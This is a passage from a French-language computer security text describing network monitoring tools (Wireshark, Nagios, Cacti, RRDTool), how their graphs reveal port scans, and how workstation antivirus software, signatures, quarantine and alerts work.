


Illustration 41: L'outil d'observation réseau Wireshark

La figure 42 montre une analyse plus détaillée d'une connexion TCP capturée dans le flux général.




Illustration 42: Reconstruction d'une session Telnet avec Wireshark

S'agissant d'une session Telnet, on y voit d'ailleurs au passage un exemple concret de la grande vulnérabilité de ce protocole et de son mode d'authentification en cas de capture réseau.

Wireshark est un outil appuyé sur une interface graphique, mais on dispose aussi d'une version fonctionnant purement dans un terminal texte : tshark (précédemment tethereal). Cette version permet aussi de réaliser des captures réseau directes en ligne de commande et peut se substituer avec bénéfice à l'outil classiquement utilisé sous Unix pour ce type d'opération : tcpdump.

6.6.2 Nagios

Nagios[128] est un outil offrant la possibilité d'exécuter de manière périodique des scripts ou des programmes de vérification du bon fonctionnement d'un service (généralement exécuté sur une machine distante). Nagios surveille par ce moyen l'état du service considéré, qui peut être classé parmi les catégories OK, WARNING, CRITICAL ou UNKNOWN. Nagios met à jour périodiquement l'état des services qu'il doit surveiller, en prenant en compte les problèmes survenant seulement de manière transitoire, les problèmes liés à la plate-forme, au réseau, et en enregistrant les périodes d'inactivité d'un service (notamment pour réaliser des rapports sur sa disponibilité).




Illustration 43: Services surveillés par Nagios

La configuration de Nagios s'effectue par l'intermédiaire de fichiers texte, mais le langage de configuration permet la définition de modèles (pour réutiliser des définitions) et l'outil est également doublé d'une interface via un serveur HTTP et plusieurs programmes « cgi ». Cette interface permet de visualiser l'état des différents services et des différentes machines surveillées et de lancer certaines opérations : lancement ou arrêt de la surveillance (par service), activation ou désactivation de l'émission d'alertes en cas de changement d'état, inscription de périodes de maintenance pour une machine, acquittement d'une alerte (pour un problème en cours de traitement), etc. La figure 43 présente un exemple de cette interface de visualisation.

128 http://www.nagios.org/

L'intérêt de Nagios dans une configuration particulière dépend bien évidemment de la disponibilité ou non de *scripts* de surveillance adaptés. Nagios est accompagné d'un certain nombre de *plugins* pour les actions de surveillance courantes (notamment pour des systèmes Unix). Mais ceux-ci sont parfois insuffisants, notamment dans le cas des systèmes *MS/Windows*. Dans ce cas, il est toutefois possible de les compléter par des scripts assez simples, à condition de pouvoir s'appuyer sur des requêtes SNMP pour obtenir les informations nécessaires de la machine *MS/Windows* (état des disques, des périphériques, etc.).

6.6.3 Cacti

Cacti[129] est une application Web écrite en PHP et appuyée sur une base de données (généralement MySQL). Ce logiciel permet de collecter des données (et notamment des données disponibles via SNMP), de les stocker dans une base de données gérées par l'outil RRDTool (voir ci-après) et de piloter les fonctions de création de graphiques disponibles via RRDTool pour afficher sur un navigateur Web une présentation graphique de la consolidation des données collectées.




Illustration 44: Supervision réseau avec Cacti et SNMP

Cet outil, dont un exemple de résultat est présenté figure 44, est de la famille des outils de supervision réseau lancée par le très populaire MRTG. L'auteur de MRTG n'est autre que l'auteur de RRDTool vis à vis duquel Cacti se comporte en fait comme une sorte d'interface homme-machine.

L'intérêt de Cacti est de rendre beaucoup plus conviviale et parfois extrêmement facile d'utilisation un outil en ligne de commande qui, bien que très puissant, peut parfois être difficile à gérer manuellement quand on gère un nombre important de sources de données et quand on souhaite travailler facilement sur plusieurs présentations.

La figure 44 est un exemple de graphique sophistiqué que l'on peut construire assez facilement dans Cacti depuis la définition des sources de données, jusqu'aux détails de la présentation de la courbe. Il s'agit ici, sur une journée, de données disponibles via SNMP et concernant justement le nombre et le type des requêtes SNMP traitées par un équipement mettent en œuvre ce protocole. L'exemple choisi ne montre aucune activité anormale et seulement la récupération régulière des information de supervision elles-mêmes. Mais si un *scan* SNMP était effectué sur la machine concernée sans précaution, celui-ci apparaîtrait de manière évidente sur la courbe d'historique.

129 http://www.cacti.net/

6.6.4 RRDTool

RRDTool[130] est l'outil sous-jacent à Cacti pour le stockage et l'affichage graphique des données numériques collectées. La spécificité de RRDTool est de stocker les données qui lui sont fournies non pas sous forme linéaire exhaustive, mais sous une forme immédiatement consolidée. Ainsi, si on enregistre par exemple toutes les 5 minutes les compteurs concernant le nombre de paquets IP émis et reçus par une interface réseau dans une base de données RRDTool, l'outil conservera les données de manière exhaustive sur une journée seulement, et maintiendra en parallèle un certain nombre de données déjà agrégées (par des fonctions de consolidation comme la moyenne, ou le maximum) avec une résolution adaptée à la visualisation souhaitée (en général, pour une semaine avec des valeurs consolidées sur 30 minutes, pour un mois avec des valeurs consolidées sur 2 heures, et pour un an avec des valeurs consolidées sur toute une journée). En effet, il est inutile de conserver la résolution maximale (5 minutes) pour visualiser les données concernant une année sur un graphique qui ne pourrait pas afficher l'ensemble des points de manière lisible. De plus, la consolidation permet de garantir la taille occupée par le fichier contenant les données dès sa création, ce qui évite de remplir progressivement tout l'espace de stockage et de voir exploser le temps de traitement avec une approche naïve consistant à conserver toutes les mesures effectuées. La figure 45 montre un exemple des données des compteurs d'une interface réseau consolidée sur une semaine. C'est un exemple caractéristique de graphe de suivi du trafic réseau avec ce type d'application.




Illustration 45: Évolution du trafic réseau

Les données consolidées dans un outil comme RRDTool à des fins de présentation graphique et de supervision, sont parfois révélatrices d'anomalies qui peuvent facilement être rapprochées d'évènements de sécurité. Par exemple, la figure 46 montre le suivi de l'activité ICMP entrante d'une machine ayant effectué un *scan* de ports vers d'autres machines du réseau. On y voit une augmentation forte du nombre de paquets ICMP *destination unreachable* et *errors* entre 10h et 17h : ceux-ci correspondent aux messages d'erreurs envoyés par les machines subissant le *scan* quand on a tenté de les contacter sur des ports réseau fermés. La figure 47 qui montre l'évolution des statistiques relatives au protocole UDP sur la même période révèle également de légères traces du *scan* au travers des réponses UDP *no ports*.




Illustration 46: Suivi de l'activité ICMP

130 http://people.ee.ethz.ch/~oetiker/webtools/rrdtool/

Il faut aussi noter qu'un *scan* délibérément lent pour échapper à une détection pourrait malgré tout être visible sur ce type de courbe (notamment dans les historiques plus longs couvrant une semaine ou un mois). Cette trace d'une activité anormale est généralement assez difficile à obtenir de manière aussi synthétique avec des outils orientés sécurité.

Toutefois, un fichier RRDTool, par conception, ne contient pas toutes les données nécessaires à une analyse. Ce type d'alerte est donc limité : l'anomalie détectable doit être suffisamment importante par rapport à la fenêtre d'analyse que l'on considère (on doit donc avoir une activité anormale pendant plusieurs minutes pour l'historique sur une journée, mais pendant plusieurs heures pour l'historique sur une semaine par exemple).




Illustration 47: Suivi de l'activité UDP

Enfin, il faut noter que la détection automatique des anomalies semble possible. Une fonction nouvelle de RRDTool qui est intégrée dans la version en développement de l'outil est entièrement dédiée à la détection de ces anomalies de comportement. Cette nouvelle fonction (nommée *aberrant behaviour detection*[131]) s'appuie sur le calcul de nouveaux ensembles de données correspondant à une modélisation statistique des valeurs attendues pour les données observées (en fonction de l'historique précédent) et l'identification d'une alerte en cas d'écart avec ce modèle. A notre sens, il devrait être très intéressant d'étudier la pertinence de cet indicateur de détection d'anomalies pour des systèmes informatiques soumis à des attaques.

7 Protection et applications usuelles

7.1 Antivirus

Les systèmes antivirus font partie des systèmes les plus répandus dans le domaine de la sécurité informatique. De manière générale, il s'agit de systèmes de détection de codes malveillants basés sur la détection de signatures. Ces signatures de détection sont identifiées par les éditeurs d'antivirus qui les mettent à disposition de leurs clients, généralement via des systèmes automatiques de téléchargement. On trouve des logiciels antivirus utilisant ces signatures à plusieurs endroits dans le système informatique, notamment sur les postes de travail et sur les principales passerelles applicatives (messagerie, relais HTTP).

7.1.1 Poste de travail

Initialement, les antivirus ont été déployés sur les postes de travail. Ils permettent ainsi de réaliser une analyse complète des éléments du système de fichiers afin de détecter d'éventuels virus présents dans les fichiers et de les éliminer soit en corrigeant, soit en détruisant le fichier concerné. Associés à des composants du système d'exploitation, ils permettent d'effectuer une analyse plus dynamique, souvent dite « en temps réel », des différents fichiers ouverts par les applications, de manière à détecter les virus au plus tôt, notamment dans le cas de leur diffusion au sein de documents. Les analyses complètes programmées (nocturnes) sont généralement utilisées sur les serveurs (pour lesquels une analyse dynamique poserait des problèmes de performance en raison du grand nombre de fichiers accédés) tandis qu'une analyse temps réel est généralement préférable sur les postes de travail.

Sur le poste de travail de l'utilisateur final, l'interface de l'antivirus permet d'afficher un certain nombre d'informations générales sur les détections éventuelles effectuées par l'antivirus (voir figure 48) ainsi que de lancer manuellement des analyses complètes du système de fichiers à la demande. En général, l'utilisateur a peu de contrôle sur les paramètres de

131 http://cricket.sourceforge.net/aberrant/




Illustration 48: Fonctions de l'antivirus accessibles à l'utilisateur final

fonctionnement de l'antivirus qui restent réservés aux administrateurs et sont diffusés par le serveur de l'entreprise. Notamment, il est important qu'un utilisateur peu averti ne puisse pas désactiver facilement l'antivirus[132]. Dans le logiciel présenté en exemple, on note aussi la présence d'un système de quarantaine permettant d'isoler les fichiers contaminés par des virus pour des analyses ultérieures plus détaillées.

La figure 49 présente les principaux paramètres de l'antivirus du poste de travail. On y trouve d'abord identifié le serveur parent du poste de travail du point de vue de l'antivirus : c'est ce serveur qui distribue à ce poste les mises à jour de signatures permettant de détecter de nouveaux virus, ainsi que d'éventuelles évolutions du moteur d'analyse lui-même. Sont ensuite listés les différentes versions du programme, du moteur d'analyse, et surtout du fichier de signatures (nommé fichier de définitions virales dans l'exemple présenté). Afin de pouvoir détecter efficacement tous les virus connus et surtout les plus récents, ce fichier de signatures doit bien évidemment être aussi récent et aussi complet que possible.




Illustration 49: Interface principale de l'antivirus

La figure 50 donne un exemple de la liste des virus détectés correspondant au fichier de signatures de l'antivirus. On voit que, même en 2003, le nombre de signatures prises en compte était très important.

132 Et surtout oublier de le réactiver.

Enfin, la figure 51 présente un exemple d'alerte émis en direction de l'utilisateur en cas de détection de virus. Il s'agit dans ce cas du virus de test présenté au §7.1.3. Parmi les informations affichées, on note l'action effectuée par l'antivirus : il s'agit en général soit d'une opération de correction du fichier (nettoyage), soit d'une suppression du fichier concerné, soit éventuellement d'une mise en quarantaine.




Illustration 50: Liste des signatures de virus

Il est possible de désactiver ces messages d'alerte (surtout s'ils sont aussi collectés par d'autres moyens). D'après notre expérience, le fait de les désactiver ou non est une question assez difficile à trancher.

En général, en cas d'infection virale, la plupart des utilisateurs même avertis, ont une vision très peu fiable de la réalité de l'infection de tel ou tel poste de travail. Ainsi, la présence d'une alerte de l'antivirus est en fait certainement le signe que le poste de travail n'a pas été infecté ; tandis que son voisin qui, lui, n'a vu aucune alerte, peut très bien avoir été corrompu (notamment s'il disposait d'un fichier de définitions virales un peu plus ancien). Dans un cas comme dans l'autre, caractériser précisément la présence ou l'absence d'un virus particulier demande une connaissance précise de ses caractéristiques techniques (les paramètres systèmes qu'il altère par exemple). L'alternative (notamment pour des informaticiens peu familier des problèmes de sécurité) est d'effectuer une analyse complète du système de fichiers après avoir vérifié la mise à jour des signatures utilisées par l'antivirus ; mais cette alternative n'est pas toujours aussi fiable qu'une étude manuelle, notamment du fait que certains virus récents commencent à essayer d'altérer le fonctionnement des antivirus courants.




Illustration 51: Exemple de message d'alerte

